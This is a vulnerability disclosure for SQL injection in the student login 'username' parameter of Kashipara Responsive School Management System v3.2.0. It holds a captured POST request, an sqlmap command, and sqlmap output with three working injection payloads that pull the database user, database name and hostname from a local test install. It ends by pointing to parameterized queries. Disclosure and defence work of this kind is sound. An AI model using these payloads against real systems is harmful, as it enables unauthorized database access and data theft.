

SQL injection vulnerability in `"/smsa/student_login.php"` in Kashipara Responsive School Management System v3.2.0 allows ATTACKER to execute arbitrary SQL commands via the `"username"` parameter of Student Login page.

Affected Project: Kashipara (<https://www.kashipara.com/>)

Official Website: Responsive School Management System
(<https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-project-source-code>)


Version: 3.2.0

Related Code file: `/smsa/student_login.php`


Injection parameter: Student Login request parameter `"username"` is vulnerable.

Steps:


1. Access the Student Login page URL http://localhost/smsa/student_login.php. Enter any random value in `"Username"` and `"Password"` text boxes.
2. Click on `"Login"` button and capture the request in Burp Suite Proxy Editor.



3. In this login request, the “username” request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
4. We will run SQLMAP against the Login request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p username --current-db --current-user --hostname***



```
POST /smsa/student_login_submit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/student_login.php?type=Student
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1
username=Testa&password=Testa&userType=student
```



```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p username --current-db
--current-user --hostname
```

5. SQLMAP identifies parameter “username” as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.

```
[POST parameter 'username' is vulnerable.] Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 435 HTTP(s) requests:
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=Testa' RLIKE (SELECT (CASE WHEN (7661=7661) THEN 0x54657374461 ELSE 0x28 END))-- ZuPL&password=Testa&userType=student

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=Testa' OR (SELECT 6341 FROM (SELECT COUNT(*),CONCAT(0x7178716b71,(SELECT (ELT(6341=6341,1))))x7178786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- plmX&password=Testa&userType=student

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=Testa' AND (SELECT 9045 FROM (SELECT(SLEEP(5)))YEcj)-- mnSQ&password=Testa&userType=student
---
[03:18:39] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:18:39] [INFO] fetching current user
[03:18:39] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[03:18:39] [INFO] fetching current database
[03:18:39] [INFO] retrieved: 'smsa'
current database: 'smsa'
[03:18:39] [INFO] fetching server hostname
[03:18:39] [INFO] retrieved: 'DESKTOP-PKVTEFL'
hostname: 'DESKTOP-PKVTEFL'
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html